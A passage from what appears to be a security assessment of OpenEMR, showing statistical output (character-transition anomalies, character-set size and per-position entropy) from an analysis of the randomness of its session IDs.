
Figure 14. Character Count Analysis of session IDs generated by OpenEMR.



Anomalies

```
767 anomalies were identified in this test:
transition from 0 to 0 is too rare at position 0 (count: 1708, probability in a random sample: less than 0.0001%)
transition from 0 to 1 is too common at position 0 (count: 4169, probability in a random sample: less than 0.0001%)
transition from 1 to 0 is too rare at position 0 (count: 4169, probability in a random sample: less than 0.0001%)
transition from 1 to 1 is too common at position 0 (count: 9953, probability in a random sample: less than 0.0001%)
transition from 0 to 0 is too rare at position 1 (count: 13, probability in a random sample: less than 0.0001%)
transition from 0 to 3 is too common at position 1 (count: 415, probability in a random sample: less than 0.0001%)
transition from 1 to 0 is too rare at position 1 (count: 151, probability in a random sample: less than 0.0001%)
transition from 1 to 1 is too rare at position 1 (count: 1372, probability in a random sample: less than 0.0001%)
transition from 1 to 3 is too common at position 1 (count: 3754, probability in a random sample: less than 0.0001%)
transition from 3 to 0 is too rare at position 1 (count: 436, probability in a random sample: less than 0.0001%)
transition from 3 to 1 is too rare at position 1 (count: 3733, probability in a random sample: less than 0.0001%)
transition from 3 to 3 is too common at position 1 (count: 9953, probability in a random sample: less than 0.0001%)
transition from 0 to 0 is too rare at position 2 (count: 0, probability in a random sample: 0.00021%)
transition from 0 to 1 is too rare at position 2 (count: 2, probability in a random sample: 0.0019%)
transition from 0 to 6 is too common at position 2 (count: 49, probability in a random sample: less than 0.0001%)
transition from 1 to 0 is too rare at position 2 (count: 2, probability in a random sample: less than 0.0001%)
transition from 1 to 1 is too rare at position 2 (count: 9, probability in a random sample: less than 0.0001%)
transition from 1 to 6 is too common at position 2 (count: 366, probability in a random sample: less than 0.0001%)
transition from 3 to 0 is too rare at position 2 (count: 26, probability in a random sample: less than 0.0001%)
transition from 3 to 1 is too rare at position 2 (count: 125, probability in a random sample: less than 0.0001%)
transition from 3 to 6 is too common at position 2 (count: 3754, probability in a random sample: less than 0.0001%)
transition from 6 to 0 is too rare at position 2 (count: 45, probability in a random sample: less than 0.0001%)
transition from 6 to 1 is too rare at position 2 (count: 391, probability in a random sample: less than 0.0001%)
transition from 6 to 3 is too common at position 2 (count: 3733, probability in a random sample: 0.0080%)
transition from 6 to 6 is too common at position 2 (count: 9953, probability in a random sample: less than 0.0001%)
transition from 1 to 2 is too common at position 3 (count: 46, probability in a random sample: less than 0.0001%)
```

Figure 15. Character transition analysis of session IDs generated by OpenEMR.



Character Set

The chart shows the size of the character set used at each position. This number is the count of different characters that appear at each position within the sample data.

Maximum Entropy Bits

The chart shows the maximum bits of entropy available at each position, given the size of the character set used at that position. The total amount of possible entropy is 295.73 bits.

Figure 16. Character set and maximum entropy bit of session IDs generated by OpenEMR.